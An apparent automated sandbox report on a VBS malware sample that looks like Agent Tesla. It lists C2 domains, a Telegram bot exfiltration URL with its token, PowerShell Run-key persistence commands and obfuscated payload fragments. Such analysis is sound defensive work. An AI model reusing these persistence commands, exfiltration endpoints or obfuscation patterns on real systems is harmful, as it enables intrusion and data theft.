Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	1 1 Registry Run Keys / Startup Folder	1 2 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 6 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Registry Run Keys / Startup Folder	2 2 1 Scripting	1 Credentials in Registry	2 2 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	1 Non-Standard Port	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	3 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 2 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IMG_2022028022-0120.vbs	0%	Virustotal		Browse
IMG_2022028022-0120.vbs	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
myfrontmannyfive.ddns.net	1%	Virustotal		Browse
backupfrontmanny.duckdns.org	3%	Virustotal		Browse
sinopbisikletkiralama.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://sinopbisikletkiralama.com/Bichloride.vbs	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myfrontmannyfive.ddns.net	37.0.14.209	true	true	• 1%, Virustotal, Browse	unknown
backupfrontmanny.duckdns.org	84.38.134.104	true	true	• 3%, Virustotal, Browse	unknown
sinopbisikletkiralama.com	172.67.169.218	true	false	• 9%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high
f65kcg.am.files.1drv.com	unknown	unknown	false		high
onedrive.live.com	unknown	unknown	false		high
f64nqg.am.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sinopbisikletkiralama.com/Bichloride.vbs	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot2135733177:AAGBiQMSb9sct4MUL0kpdpB0pPO3n3AKBfA/sendDocument	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
37.0.14.209	myfrontmannyfive.ddns.net	Netherlands		198301	WKD-ASIE	true
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
84.38.134.104	backupfrontmanny.duckdns.org	Latvia		52048	DATACLUBLV	true
172.67.169.218	sinopbisikletkiralama.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755530
Start date and time:	2022-11-28 20:42:33 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 29s

Copyright Joe Security LLC 2022

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IMG_2022028022-0120.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@16/7@22/4
EGA Information:	• Successful, ratio: 75%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, MoUsoCoreWorker.exe, svchost.exe, UsoClient.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.13, 13.107.42.12
- Excluded domains from analysis (whitelisted): odc-web-brs.onedrive.akadns.net, client.wns.windows.com, odc-web-geo.onedrive.akadns.net, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, l-0004.l-msedge.net, wdcpalt.microsoft.com, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, l-0003.l-msedge.net, login.live.com, odc-am-files-geo.onedrive.akadns.net, am-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, odc-am-files-brs.onedrive.akadns.net
- Execution Graph export aborted for target powershell.exe, PID 6472 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:45:16	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Hugi %tullio% -w 1 $Unrejoicing41=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Expansiveness;%tullio% ($Unrejoicing41)
20:45:25	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Hugi %tullio% -w 1 $Unrejoicing41=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Expansiveness;%tullio% ($Unrejoicing41)
20:47:08	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Attractant %tullio% -w 1 $Sporing21=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Premodify;%tullio% ($Sporing21)
20:47:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Attractant %tullio% -w 1 $Sporing21=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Premodify;%tullio% ($Sporing21)

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:NlII:NlI
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp\Bichloride.vbs

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	832829
Entropy (8bit):	5.0885712239317815
Encrypted:	false
SSDEEP:	12288:cJ17c8wKTCYUZHz+ri3+U1yGgRfEDn5XJakQUEGkmKs7gPZ8PNMnkbV3Bu5qc:M7/AEi3o0n5ILsLbVxuN
MD5:	4C8882314A2E1B18655660C964A5EBF6
SHA1:	5FA1E07C13863BEC4C07FFEEE7770D8597ADC3FB
SHA-256:	6C7CC2AFF7208B2C622C28BED2101EC371FAE91B6981568515842B9269DFFD0E
SHA-512:	E00575BAB08F2C1AD8942EFAE3ED9AF5ABDD5439493C11987091BCD955942C19ED6C213DE1B1DEA70EF8519BF16996FF4571A3A5B6FD1F4FFC1CC1A61369DFF
Malicious:	false
Preview:	Tr8 = Tr8 & "6wLTqusC"..Tr8 = Tr8 & "JDqB7QADAA"..Tr8 = Tr8 & "BxAZt"..Tr8 = Tr8 & "xAZuL"..Tr8 = Tr8 & "VCQl6wJzbHE"..Tr8 = Tr8 & "Bm4t8JATrA"..Tr8 = Tr8 & "qkncQG"..Tr8 = Tr8 & "bievrAp"..Tr8 = Tr8 & "kGcQGbg"..Tr8 = Tr8 & "cOcAAAA"..Tr8 = Tr8 & "cQGb6wL"..Tr8 = Tr8 & "I11PrAtYFc"..Tr8 = Tr8 & "QGbak"..Tr8 = Tr8 & "DrArrE6wIDR"..Tr8 = Tr8 & "HEBm+sC"..Tr8 = Tr8 & "xm6J63"..Tr8 = Tr8 & "EBm+s"..Tr8 = Tr8 & "CUnnHgwABA"..Tr8 = Tr8 & "AAAABAAcQG"..Tr8 = Tr8 & "b6wL+"..Tr8 = Tr8 & "roHDA"..Tr8 = Tr8 & "AEAAOs"..Tr8 = Tr8 & "C8kBxAZtTcQ"..Tr8 = Tr8 & "Gb6wJIMIn"..Tr8 = Tr8 & "r6wLM+esC"..Tr8 = Tr8 & "2EWJu"..Tr8 = Tr8 & "wQBAAB"..Tr8 = Tr8 & "xAZvrA"..Tr8 = Tr8 & "vXtgcMEAQAA"..Tr8 = Tr8 & "6wJl5"..Tr8 = Tr8 & "OsCsXIT"..Tr8 = Tr8 & "6wKMRXEB"..Tr8 = Tr8 & "m2r/c"..Tr8 = Tr8 & "QGbcQ"..Tr8 = Tr8 & "Gbg8I"..Tr8 = Tr8 & "F6wLi"..Tr8 = Tr8 & "73EBmzH"..Tr8 = Tr8 & "2cQGbcQGb"..Tr8 = Tr8 & "McnrAky"..Tr8 = Tr8 & "ZcQGbixr"..Tr8 = Tr8 & "rAheQ6wJVEE"..Tr8 = Tr8 & "HrAgPc6wLrc"..Tr8 = Tr8 & "Dk

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2c4howsr.nhi.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5elcf2ed.d41.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ibfztpdx.ynr.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mufoeags.irm.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.08517872813569
TrID:	
File name:	IMG_2022028022-0120.vbs
File size:	837420
MD5:	752418aa9de96e0fc941ae1e7e33c906
SHA1:	bb67df2d8a4b525b42211630386e4b51a97255a3
SHA256:	cdce0391762117cc926a2131b5e0ec7724b69d1224dbabc7a3f351dfebf9b9bf
SHA512:	930b079189279aa377bca9b64471ecd0956522715e89eebc1a818166bbd6d309491ec6bd8714d4cc5db34ca824627b2e087e79f7b1d9ad7033c38dfd0d56c3c7
SSDEEP:	12288:S6SeO/ZNca+0J/FEituFvSnQ+7XPwVr2rhs+MDRpmrtVUBM/LB2g+ZImPkQN3BSq:EKpfTGVKaQNxSq
TLSH:	1E05A06394151590870DADAE884ADDF8CCA1021EB513241607B0BB7E2F6F8E8BDDB5DF
File Content Preview:	Un9 = Un9 & "cQGbcQGbge0"..Un9 = Un9 & "AAwAAcQGb6w"..Un9 = Un9 & "LhDItUJAjrA"..Un9 = Un9 & "rL/cQGbi3"..Un9 = Un9 & "wkBOsCqLX"..Un9 = Un9 & "rAmpUietxAZ"..Un9 = Un9 & "txAZuBw5wAA"..Un9 = Un9 & "ABxAZtx"..Un9 = Un9 & "AZtTc"..Un9 = Un9 & "QGb6wJJP"..Un

File Icon



Icon Hash:	e8d69ece869a9ec4


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20149.154.167.220498814432851779 11/28/22-20:47:47.307107	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49881	443	192.168.11.20	149.154.167.220

Network Port Distribution

Total Packets: 63



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 20:45:13.139298916 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.148035049 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.148372889 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.148950100 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.157700062 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298326969 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298404932 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298463106 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298548937 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298604965 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298662901 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298672915 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.298722029 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.298753977 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298810005 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.298831940 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298907042 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298962116 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.298998117 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.299035072 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.299051046 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.299118042 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.299124002 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.299205065 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.299315929 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.336026907 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336102009 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336159945 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336214066 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336272001 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336381912 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336391926 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.336474895 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336536884 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336594105 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336647987 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336703062 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336709976 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.336782932 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.336816072 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.336863041 CET	80	49811	172.67.169.218	192.168.11.20

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2022 20:45:13.336895943 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.336952925 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337018013 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337042093 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337090015 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337107897 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337177038 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337193966 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337253094 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337275982 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337438107 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337439060 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337460041 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337543964 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337605953 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337665081 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337693930 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337734938 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.337775946 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.337846994 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.338020086 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.375611067 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.375674963 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.375912905 CET	49811	80	192.168.11.20	172.67.169.218
Nov 28, 2022 20:45:13.376435995 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376504898 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376560926 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376617908 CET	80	49811	172.67.169.218	192.168.11.20
Nov 28, 2022 20:45:13.376627922 CET	49811	80	192.168.11.20	172.67.169.218
